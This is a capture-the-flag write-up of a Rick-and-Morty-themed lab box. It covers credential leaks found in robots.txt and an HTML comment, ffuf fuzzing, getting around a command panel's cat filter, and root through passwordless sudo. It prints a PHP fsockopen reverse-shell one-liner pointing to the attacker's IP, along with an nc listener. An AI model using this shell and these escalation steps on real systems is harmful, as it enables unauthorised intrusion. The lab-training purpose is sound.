Goal: Recover the three secret ingredients Rick needs for his potion. Target: 10.65.156.158
1. Reconnaissance

I started with robots.txt:
http://10.65.156.158/robots.txtIt returned an odd string — Wubbalubbadubdub. On its own it meant nothing, but it looked like a possible credential, so I noted it and moved on.
Next I viewed the homepage’s source and found a username left behind in an HTML comment:
R1ckRul3s

Now I had a likely username (and maybe a password). I just needed somewhere to log in, so I brute-forced files and directories with ffuf, adding .php and .html extensions:
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt \
     -u http://10.65.156.158/FUZZ -e .php,.html -s
This turned up login.php.
2. Initial Access
On the login page I tried the credentials I’d gathered:
- Username:
R1ckRul3s - Password:
Wubbalubbadubdub


They worked, and I landed on a web-based command panel.
3. Enumeration & First Ingredient
The panel let me run commands, so I started with ls to see what was in the current directory. The output included two interesting files, and the first one looked exactly like ingredient #1:
Sup3rS3cretPickl3Ingred.txt
clue.txt

Reading it with cat failed, though — cat is filtered on this panel.

I briefly considered alternatives like strings or grep, but then noticed something more useful: the files listed by ls were sitting in the web root — the same directory the server was serving pages from. So instead of reading the file through a command, I just appended it to the URL and requested it directly:
http://10.65.156.158/Sup3rS3cretPickl3Ingred.txtThat gave me the first ingredient.


I opened clue.txt the same way. It told me to keep looking around the box, so it was time to dig into the filesystem.
4. Second Ingredient
I listed /home/ and then Rick’s home directory:
ls /home/
ls /home/rick/

There was a file called second ingredients in /home/rick/. The URL trick didn’t work this time — the file lives outside the web root. With cat still blocked, I used less instead, quoting the path to handle the space:
less "/home/rick/second ingredients"
That printed the second ingredient.

5. Reverse Shell & Privilege Escalation
I figured the last ingredient would be in /root/, but I didn’t have root access yet — so I spawned a reverse shell to get a proper foothold. I grabbed a PHP shell_exec one-liner from revshells.com.

First, a listener on my machine:
nc -lvnp 9001Then the payload, pasted into the command panel and pointing back at my IP:
php -r '$sock=fsockopen("192.168.141.135",9001);shell_exec("sh <&3 >&3 2>&3");'
That gave me a reverse shell as the web user. I checked my sudo rights:
sudo -lIt turned out I could run sudo without a password (NOPASSWD: ALL), which made root access trivial:

sudo ls /root/
sudo cat /root/3rd.txt
…giving the third and final ingredient. Box complete.
Summary
| Step | Technique | Result |
|---|---|---|
| Recon | robots.txt + HTML source comment | Leaked password and username |
| Recon | ffuf directory/file fuzzing | Found login.php |
| Access | Reused leaked credentials | Web command panel |
| Ingredient 1 | Requested file directly from web root (bypassing the cat filter) | First flag |
| Ingredient 2 | less on a space-containing path in /home/rick/ | Second flag |
| Ingredient 3 | PHP reverse shell + passwordless sudo | Root + third flag |
Key takeaways: sensitive info was leaked in robots.txt and HTML comments; a blacklist-style filter (blocking cat) was easily bypassed with alternatives like less and direct web requests; and a misconfigured sudo (NOPASSWD: ALL) turned a low-privilege foothold into instant root.